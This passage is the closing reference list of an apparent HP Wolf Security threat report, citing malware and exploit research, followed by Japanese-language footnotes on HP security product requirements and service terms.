[10] https://medium.com/s2wblog/detailed-analysis-of-darkgate-investigating-new-top-trend-backdoor-malware-0545ecf5f606
[11] https://www.autoitscript.com/autoit3/docs/functions/DllStructCreate.htm
[12] https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-enumwindows
[13] https://en.wikipedia.org/wiki/CCleaner
[14] https://attack.mitre.org/techniques/T1218/011/
[15] https://upx.github.io/
[16] https://www.cl.cam.ac.uk/~fapp2/publications/ieee99-infohiding.pdf
[17] https://msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2022-21999
[18] https://foxglovesecurity.com/2016/01/16/hot-potato/
[19] https://threatresearch.ext.hp.com/purple-fox-exploit-kit-now-exploits-cve-2021-26411/
[20] https://threatresearch.ext.hp.com/productivity-software-in-the-crosshairs-reviewing-2023-zero-days/
[21] https://learn.microsoft.com/en-us/previous-versions/windows/desktop/ms757849(v=vs.85)
[22] https://attack.mitre.org/techniques/T1105/
[23] https://learn.microsoft.com/en-us/cli/azure/
[24] https://enterprisesecurity.hp.com/s/article/Threat-Forwarding
[25] https://enterprisesecurity.hp.com/s/article/HP-Threat-Intelligence
[26] https://enterprisesecurity.hp.com/s/
[27] https://github.com/hpthreatresearch/
[28] https://threatresearch.ext.hp.com/blog

LEARN MORE AT HP.COM

HP WOLF SECURITY

a. HP Wolf Enterprise Securityはオプションサービスで、HP Sure Click EnterpriseやHP Sure Access Enterpriseなどが該当します。HP Sure Click Enterpriseは、Windows 10が必要で、Microsoft Internet Explorer、Google Chrome、ChromiumまたはFirefoxに対応しています。Microsoft OfficeまたはAdobe Acrobatがインストールされている場合、サポートされている文書には、Microsoft Office（Word、Excel、PowerPoint）およびPDFファイルが含まれます。HPSure Access Enterpriseには、Windows 10 ProまたはEnterpriseが必要です。HPのサービスは、ご購入時にお客様に提供または提示される、当該HPのサービスに適用される使用条件に準拠します。お客様によっては該当地域の法令に従ってその他の法的権利を有することもあり、その場合には当該権利はHPサービスお取引条件またはお使いのHP製品とともに提供されるHP限定保証条件による影響を一切受けません。完全なシステム要件については、以下を参照ください。www.hpdaas.com/requirements

b. HP Wolf Security Controllerは、HP Sure Click EnterpriseまたはHP Sure Access Enterpriseが必要です。HP Wolf Security Controllerは、デバイスやアプリケーションに関する重要なデータを提供する管理・分析プラットフォームで、スタンドアロンサービスとしては販売していません。HP Wolf Security Controllerは、厳格なGDPRプライバシー規制に従っており、情報セキュリティに関してISO27001、ISO27017、SOC2 Type2の認証を受けています。HPクラウドへの接続が可能なインターネットアクセスが必要です。完全なシステム要件については、以下を参照ください。www.hpdaas.com/requirements

c. HP SecurityはHP Wolf Securityになりました。セキュリティ機能はプラットフォームによって異なりますので、詳細は製品データシートをご覧ください。

HPのサービスは、ご購入時にお客様に提供または提示される、当該HPのサービスに適用される使用条件に準拠します。お客様によっては該当地域の法令に従ってその他の法的権利を有することもあり、その場合には当該権利はHPサービスお取引条件またはお使いのHP製品とともに提供されるHP限定保証条件にによる影響を一切受けません。